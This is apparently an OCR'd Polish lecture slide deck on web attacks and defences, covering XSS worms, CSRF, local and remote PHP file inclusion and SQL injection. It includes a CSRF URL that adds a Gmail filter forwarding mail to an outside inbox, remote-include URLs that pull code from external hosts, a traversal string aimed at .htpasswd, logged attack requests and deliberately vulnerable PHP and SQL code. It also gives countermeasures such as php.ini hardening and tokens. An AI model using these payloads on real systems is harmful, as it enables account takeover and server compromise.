

Serwer WWW
Intruz
XSS
...
User_1
XSS
User_2
Zapisuje XSS w swoim profilu
GET /intruz/ HTTP/1.1
...<script>...</script>...
User_1
exec(...)
Zapisuje XSS w swoim profilu
Intruz

XSS Worm


Serwer WWW
Intruz
XSS
...
User_1
XSS
User_2
XSS
Zapisuje XSS w swoim profilu
GET /intruz/ HTTP/1.1
...<script>...</script>...
User_1
User_2
Zapisuje XSS w swoim profilu
GET /user1/ HTTP/1.1
...<script>...</script>...
exec(...)
Zapisuje XSS w swoim profilu
Intruz

B

Nduja – A Cross Domain/Webmail XSS Worm



B

Co na to poradzić?

❶ Powiązać ID sesji z IP

❷ Żądać powtórnego uwierzytelnienia

❸ Kontrolować wprowadzane dane

- Białe listy (ScRipT)
- Spójność (IDS, Firewall, aplikacja)
- Dogłębność (..../// → ../), UTF-7


❹ Filtrować dane zapisywane do bazy i odczytywane z bazy

B

Cross-Site Request Forgery (CSRF)

B

CSRF


Serwer
Aplikacja WWW
...
id = 34;
delete(id);
...
http://serwer/delete.php?id=34
GET /delete.php?id=34 HTTP/1.1
Cookie: user_id=734223s8uod42
Użytkownik
Wpis usunięty
Intruz

<img src=„http://nasza-klasa.pl/invite/1?i=1”>

(/var/log/apache/cba_ipn_zus_access.log)

B

Przejęcie wiadomości z Gmail (CSRF)

http://www.gnucitizen.org/util/csrf?_method=POST&_enctype=multipart/form-data&_action=https%3A//mail.google.com/mail/h/wt1jmuj4ddv/%3Fv%3Dprf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_from&cf1_to&cf1_subj&cf1_has&cf1_hasnot&cf1_attach=true&tfi&s=z&irf=on&nvp_bu_cftb=Create%20Filter

„Konto na Gmailu każdy z nas ma. Mam i ja!”

(Kradzież domeny: www.davidairey.co.uk)

Co na to poradzić?

- ✓ POST zamiast GET
  - ✓ obejście: iframe, javascript
- ✓ Referer
  - ✓ **problemy**: proxy, przeglądarki, zmiana nagłówka
- ✓ Generowane tymczasowego dodatkowego ID
- ✓ Powiązanie ID użytkownika z długim losowym ciągiem
  - ✓ Trzymane po stronie serwera
- ✓ Wymaganie ponownej autoryzacji przy kluczowych operacjach
- ✓ Brak błędów XSS (XmlHttpRequest)**!!!**

B

PHP File Include

B

Local File Include

- podgląd plików (konfiguracyjnych!)
- wykonanie kodu, jeśli jest możliwość wgrania pliku na serwer
- dostęp do kodu źródłowego

```
<?php
if(file_exists("includes/$page.inc")) {
  include "includes/$page.inc";
} else {
  echo "W budowie!<BR>";
}
```

http://XXXXX.art.pl/p.php?page=../../../../../../../../../home/user1/public_html/.htpasswd%00

B

Remote File Include

wykonanie kodu

```
<?php
include($mosConfig_absolute_path."/administrator/components
/com_hashcash/config.hashcash.php");
require_once
($mosConfig_absolute_path.'/components/com_hashcash/CryptoS
trategy.php');
```

http://strona.tld/components/com_hashcash/server.php?mosConfig_absolute_path=http://zuozuozuo.pl/evil.txt?

---

access_log:62.48.xxx.xx - - [06/Jan/2008:07:11:06 +0100] "GET //install/index.php?G_PATH=http://www.js2023.pl//modules/PNphpBB2/images/.bash/pr.txt? HTTP/1.1" 404 1021 "-" "libwww-perl/5.803„

access_log:168.212.xxx.xxx - - [06/Jan/2008:22:57:53 +0100] "GET /files/strawberry/plugins/wacko/highlight/html.php?text=http://www.nakedarena.com/id.txt? HTTP/1.1" 404 1021 "-" "libwww-perl/5.76"

Co z tym zrobić?

❶ konfiguracja po stronie php.ini

```
allow_url_fopen = Off
allow_url_include = Off
register_global = Off
safe_mode = On
register_globals = Off
safe_mode_gid = Off
display_errors = Off
log_errors = On
error_log = /var/log/httpd/php_error.log
disable_functions = system, shell_exec, exec, passthru
```

❷ uważać na specjalne znaki (null byte, etc)


❸ filtrować, filtrować i jeszcze raz filtrować (../, UTF, itd.)

❹ inne: mod_security, Suhosin PHP

SQL Injection


M

SQL Injection





```
$dane = db_exec(„select from users where
login='$login' and pass='$pass'")
if ($dane.count) {
        print („Welcome $login")
        …
} else {
        print („Bye");
        exit (0);
}
```

POST http://www.serwer.tld/index.php?p=priv HTTP/1.1
priv_search=2e332424&cat='"1&w_city="'asd&submit=Szukaj



